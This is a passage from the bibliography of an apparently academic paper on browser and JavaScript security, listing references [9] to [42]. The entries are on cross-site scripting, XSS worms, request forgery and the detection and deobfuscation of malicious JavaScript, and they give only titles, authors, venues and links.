[09] Amit Klein – "**Exploiting the XmlHttpRequest object in IE – Referrer spoofing and a lot more...**", 2005. [http:// www.cgisecurity.Com/lib/XmlHTTPRequest.shtml#](http://www.cgisecurity.Com/lib/XmlHTTPRequest.shtml#)

[10] Mozilla Foundation Security Advisory – "**XSS and JavaScript Privilege Escalation**", MFA-2008-68 (CVE-2008-5511), 2008. <http://www.mozilla.org/annouce/2008/mfsa2008-68.html>

References

- [11] Jesse Burns – **"Cross-Site Reference Forgery – An introduction to a common web application weakness"**, Version 1.1, Information Security Partners, 2005.
- [12] Jeremiah Grossman – **"Cross-Site Tracing (XST) – The new techniques and emerging threats to bypass current web security measures using trace and xss"**, WhiteHat Security, 2003
- [13] Mike Ter Louw, Jim Soon Lim, V.N. Venkatakrishnan – **"Enhancing Web-Browser Security against Malware Extensions"**, Journal in Computer Virology, Vol. 4, No. 3, 2008.
- [14] WhiteHat Security – **"6th Quarterly Security Statistics Report"**, 2009. <http://www.whitehatsec.com/home/resource/stats.html>

References

- [15] Michael Sutton – "**How prevalent are XSS vulnerabilities?**", 2007. http://www.communities.hp.com/securitysoftware/blogs/msutton/archive/2007/01/31/How-Prevalent-Are-XSS-Vulnerabilities_3F00_.aspx
- [16] Point Blank Security – "**The XSS Blacklist #2**", 2005. <http://www.pointblanksecurity.com/xss/xss2.php>
- [17] David Endler – "**The Evolution of Cross-Site Scripting Attacks**", iALERT White Paper, iDEFENSE, 2002.
- [18] Cgisecurity – "**The Cross-Site Scriting (XSS) FAQ**", 2002. <http://www.cgisecurity.com/xss-faq.html>
- [19] Niels Provos, Dean McNamee, Panayiotis Mavrommatis, Ke Wang and Nagendra Modadugu – "**The Ghost in the Browser: Analysis of Web-based Malware**", USENIX HotBots, 2007.

References

- [20] Symantec – "**Web Based Attacks**", White Paper, 2009.
- [21] Vincente Martinez – "**Mpack Uncovered**", PandaLabs Report, 2007.
- [22] Helen J. Wang, Chuanxiong Guo, Daniel R. Simon and Alf Zugenmaier – "**Shield: Vulnerability-Driven Network Filters for Preventing Known Vulnerability Exploits**", SIGCOMM, 2004.
- [23] Charles Reis, John Dunagan, Helen J. Wang, Opher Dubrovsky and Saher Esmeir – "**BrowserShield: Vulnerability-Driven Filtering of Dynamic HTML**", ACM Transactions on the Web (TWEB), Vol. 1, No. 3, 2007.
- [24] RSnake – "**XSS (Cross-Site Scripting) Cheat Sheet Esp: for filter evasion**", ha.ckers. <http://ha.ckers.org/xss.html>

References

- [25] Kevin Lam – **"MS Anti-cross Site Scripting Library V1.5: Protecting the contoso bookmark page"**, MSDN, 2006. <http://msdn.microsoft.com/en-us/library/aa973813.aspx>
- [26] mIRC Faq – **"Some notes on "programming" in Mirc"**. <http://www.mirc.com/faq7.html#section7>
- [27] Samy – **"Technical explanation of The MySpace Worm"**, 2005. <http://namb.la/popular/tech.html>
- [28] The HP Security Laboratory – **"XSS+Ajax worm attacking Yahoo mail users"**, 2006. http://www.communities.hp.com/security/software/blogs/spilabs/archive/2006/06/13/XSS_2B00_Ajax-worm-attacking-Yahoo-mail-users.aspx
- [29] </xssed> – **"XSS Attacks Information - News"**, 2009. <http://www.xssed.com/newslist>

References

- [30] WebSense Security Labs – "**MySpace XSS QuickTime Worm**", Alerts, 2006. <http://securitylabs.websense.com/content/Alerts/1319.aspx>
- [31] Pdp – "**Backdooring QuickTime Movies**", GnuCitizens, 2006. <http://www.gnucitizen.org/blog/backdooring-quicktime-movies/>
- [32] Ha.ckers – "**Yahoo! XSS Worm**", 2006. <http://ha.ckers.org/blog/20060612/yahoo-xss-worm/>
- [33] Arjun Guha, Shriram Krishnamurthi and Trevor Jim – "**Using Static Analysis for Ajax Intrusion Detection**", International World Wide Web Conference, 2009.
- [34] Jean-Yves Marion and Daniel Reynaud-Plantey – "**Practical Obfuscation by Interpretation**", 3rd Workshop on the Theory of Computer Viruses (WTCV), 2008.

References

- [35] Ben Feinsten, Daniel Peick – "**Caffeine Monkey – Automated collection, detection and analysis of malicious Javascript**", Black Hat USA, 2007.
- [36] Jose Nazario – "**Reverse Engineering Malicious JavaScript**", CanSecWest, 2007.
- [37] Blake Hartstein – "**Jsunpack: An Automatic JavaScript Unpacker**", ShmooCon, 2009. <http://jsunpack.jeek.org/>
- [38] Stephan Chenette – "**The Ultimate Deobfuscator**", ToorConX, 2008.
- [39] David Wagner – "**Janus: an approach for confinement of untrusted applications**", Technical Report CSD-99-1056, 1999.

References

[40] Oystein Hallaraker and Giovanni Vigna – "**Detecting Malicious JavaScript Code in Mozilla**", Proceedings of the 10th IEEE International Conference on Engineering of Complex Computer Systems, 2005.

[41] Philipp Vogt, Florian Nentwich, Nenad Jovannovic, Engin Kirda, Christopher Kruegel and Giovanni Vigna – "**Cross-Site Scripting Prevention with Dynamic Data Tainting and Static Analysis**", Proceeding of the Network and Distributed System Security Symposium (NDSS), 2007.

[42] <http://dev.opera.com/articles/view/javascript-support-in-opera-mini-4/>